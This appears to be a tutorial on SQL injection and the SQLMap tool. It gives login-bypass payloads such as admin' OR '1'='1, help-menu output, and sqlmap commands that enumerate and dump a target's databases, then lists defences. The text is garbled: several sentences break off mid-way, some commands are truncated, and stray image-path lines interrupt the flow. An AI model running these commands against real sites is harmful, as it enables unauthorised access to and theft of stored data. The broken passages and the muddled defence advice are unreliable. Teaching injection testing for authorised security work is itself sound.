DECEMBER 13, 2022 / #DATABASE

SQL Injection Attacks – How to Use SQLMap to Find Database Vulnerabilities

Manish Shivanandhan

Databases are the backbone of any application. They give us a way to store and organize large amounts of data in a way that we can easily access, manage, and update it.

From small businesses to large-scale enterprises, databases play a critical role in keeping the systems up and running. Malicious actors always look to what you can do about it.

Note that this article is for educational purposes only. If you do anything illegal and get in trouble, I'm not responsible. Always get permission from the site/system owner before scanning / brute-forcing / exploiting a system.

What is SQL Injection?

SQL injection is a type of cyber attack in which an attacker inserts malicious code into an SQL statement. If successful, it will help the attacker gain access to sensitive data in a database.

Once the attacker takes control of the database, they can steal, modify or even delete the data.

Here are a few scenarios of SQL Injection.

- An attacker might insert a malicious piece of code into a login form. For example, if the login form expects the user to enter their username and password, the attacker might enter a username like admin’ OR ‘1’=’1. This will always evaluate to true and will allow the attacker to log in without knowing the actual password.
- An attacker might insert a malicious piece of code into a search form. For example, if the search form expects the user to enter a keyword, the attacker can enter a keyword like ‘ OR ‘1’=’1. This will return all the records from the database, rather than the ones that match the keyword.
- An attacker can insert a malicious piece of code into a form that allows users to update their information. For example, if the form expects the user to enter their phone number, the attacker might

These are just a few examples of SQL injection attacks. There are many other ways that attackers can use these techniques to gain access to a database. Databases that are not updated/maintained regularly will often be vulnerable to SQL injection attacks.

What is SQL Map?

SQLmap is an open-source tool that automatically finds and exploits SQL injection vulnerabilities. We can use it to test web applications for SQL injection vulnerabilities and gain access to a vulnerable database.

SQLmap is a favorite tool among pen-testers for its ease of use and flexibility. It is written in Python and runs on Windows, Linux, and MacOS.

We can use SQLmap to perform a wide range of attacks. This includes database fingerprinting, data extraction, and even taking over an entire database. We can also use it to bypass login forms and execute arbitrary commands on the underlying operating system.

How to Install SQLMap

SQLMap comes pre-installed in Kali Linux and Parrot OS. To install SQLMap in Ubuntu / Debian-based systems, use the apt package manager.


```
apt install sqlmap
```

To install SQLMap on Mac, we can use Homebrew.

If you are using other platforms, you can find the installation instructions here.

Once installation is complete, we can check the help menu using the `-h` command. This will also be a handy reference when working with SQLMap.

```
sqlmap -h
```




```
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.12#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3.11 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
```

SQLMap help menu

SQLMap also provides a detailed help menu. We can access it using the `-hh` command.

```
sqlmap -hh
```



```
 ___ ___[)]_____ ___ ___  {1.6.12#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3.11 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -d DIRECT           Connection string for direct database connection
    -l LOGFILE          Parse target(s) from Burp or WebScarab proxy log file
    -m BULKFILE         Scan multiple targets given in a textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file

  Request:
    These options can be used to specify how to connect to the target URL
```

SQLMap advanced help menu

Now that we have installed SQLMap, let's look at how to work with it.

How to Use SQL Map

SQLMap is a tool used for the automated exploitation of SQL injection vulnerabilities. We can use SQLMap to test websites and databases for vulnerabilities and exploit those vulnerabilities to take over the database.

To use SQLMap, we first need to identify a website or database that is vulnerable to SQL injection. We can either do it manually or use SQLMap to scan the website. Once we have identified a vulnerable website or database, we can use SQLMap to exploit it.

Here is the basic SQLMap command:

```
$ sqlmap -u [URL] -p [parameter] --dbs
```

dumping the entire database.


The simplest way to check if a website is vulnerable to SQL injection is via query parameters. Let's assume a website lists user information using an id parameter – for example, testsite.com/page.php?id=1.

This can be passed as input to SQLMap and SQLMap will automatically scan the site to see if the database is vulnerable. Here is the command:

```
sqlmap -u http://testsite.com/page.php?id=1 --dbs
```

The `-u` flag is used to specify an URL and the `--dbs` command tells SQLMap to try to enumerate the database.

If the attack is successful, SQLMap will list the database used along with the list of tables.



```
[19:33:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0.12
[19:33:17] [INFO] fetching database names
available databases [6]:
```

SQLMap output

Once we have gained an initial foothold, we can now work with the database. Here is the command to list the tables in a database.

```
sqlmap -u https://testsite.com/page.php?id=1 -D <db_name> --tables
sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> -T <tab
```

To dump an entire database, this is the command:

```
sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> --dump-a
```

SQLMap provides many other useful commands like setting cookies, cycling user agents, and many others. For more information and a complete list of options, you can refer to the SQLMap documentation.

How to Defend Against SQL Injection Attacks

To prevent SQL injection attacks, we should follow these steps:

Use parameterized queries

Always use parameterized queries when interacting with a database. This means that we should use placeholders in our SQL statements for any user input. We can then supply the input as a separate parameter when the query is executed.

This will prevent an attacker from being able to inject arbitrary SQL into our SQL statements.

Never trust user input

of malicious code.

This will help prevent an attacker from being able to inject SQL queries even if they are able to find a way to bypass our use of parameterized queries.

Use prepared statements

If the database supports prepared statements, we should use them instead of parameterized queries.

Prepared statements are pre-compiled SQL statements. We can execute these statements multiple times with different parameters.

This will make it more difficult for an attacker to inject malicious code since the prepared statements are pre-compiled.

Authentication and access controls

We should have strong authentication and access controls to our database. This will ensure that only authorized users are able to access our database and protects it from malicious actors.

Monitoring and alerts

Always watch your database for suspicious activity and set alerts. This includes failed login attempts or high numbers of SQL queries.

This can help us detect an SQL injection attack early on, and take appropriate action to stop it.

Summary